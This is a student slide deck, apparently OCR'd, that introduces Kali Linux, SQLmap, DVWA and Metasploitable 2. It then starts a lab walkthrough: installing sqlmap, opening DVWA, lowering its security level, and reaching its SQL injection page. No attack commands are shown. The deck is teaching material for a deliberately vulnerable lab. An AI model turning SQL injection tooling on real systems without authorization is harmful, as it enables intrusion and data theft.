
Information Security IA 2

# Implementation of SQLmap using DVWA through Metasploitable 2




Sidharth Nair - 16010120032
Rahi Patil - 16010120038

# Index

# Introduction

- A Linux distribution with Debian roots called Kali Linux is made for penetration testing and digital forensics. Offensive Security oversees and provides maintenance for it.
- Kali Linux offers 600 penetration-testing applications, including Armitage, Nmap, Wireshark, John the Ripper, sqlmap, Aircrack-ing, Burp, and OWASP ZAP.
- It was created by Offensive Security employees Mati Aharoni and Devon Kearns through the rewriting of BackTrack, a Linux distribution they had previously used for information security testing and which was based on Knoppix. The Hindu deity Kali served as the name's inspiration.

# SQLmap


Detecting and exploiting SQL injection vulnerabilities in online applications is automated using the open-source penetration testing programme SQLmap. In addition to controlling the programme, it can be used to retrieve data from the database and run instructions on the underlying system. But, it must only be utilised in a supervised setting and with the application owner's consent. Without authorization, using SQLmap on a live website is forbidden and is punishable by law.

# DVWA

DVWA is a web application that is purposefully open to numerous security flaws, offering users a legitimate and secure environment to hone their web application security testing talents. Security professionals frequently utilise it to practise their skills and keep abreast of the most recent security flaws and mitigation strategies.


# Metasploitable 2

A test environment offers a safe setting for security analysis and penetration testing. You require a Metasploit instance that can access a weak target for your test environment.
Using Metasploitable 2, a purposely vulnerable Ubuntu Linux virtual machine made for testing common vulnerabilities, is the simplest way to obtain a target system. This virtual machine (VM) works with VirtualBox, VMware, and other widely used virtualization platforms.




# Stepwise Demonstration

- First we need to download SQLmap using the following command: sudo apt install sqlmap




# Stepwise Demonstration

- To setup dvwa for SQLmap we are using metasploitable 2. Here is the demonstration of the same.




# Stepwise Demonstration

- We get the access to dvwa.




# Stepwise Demonstration

- Setting the dvwa security level to low:




# Stepwise Demonstration

After setting security to low , we click on SQL injection and set the ID as 1.



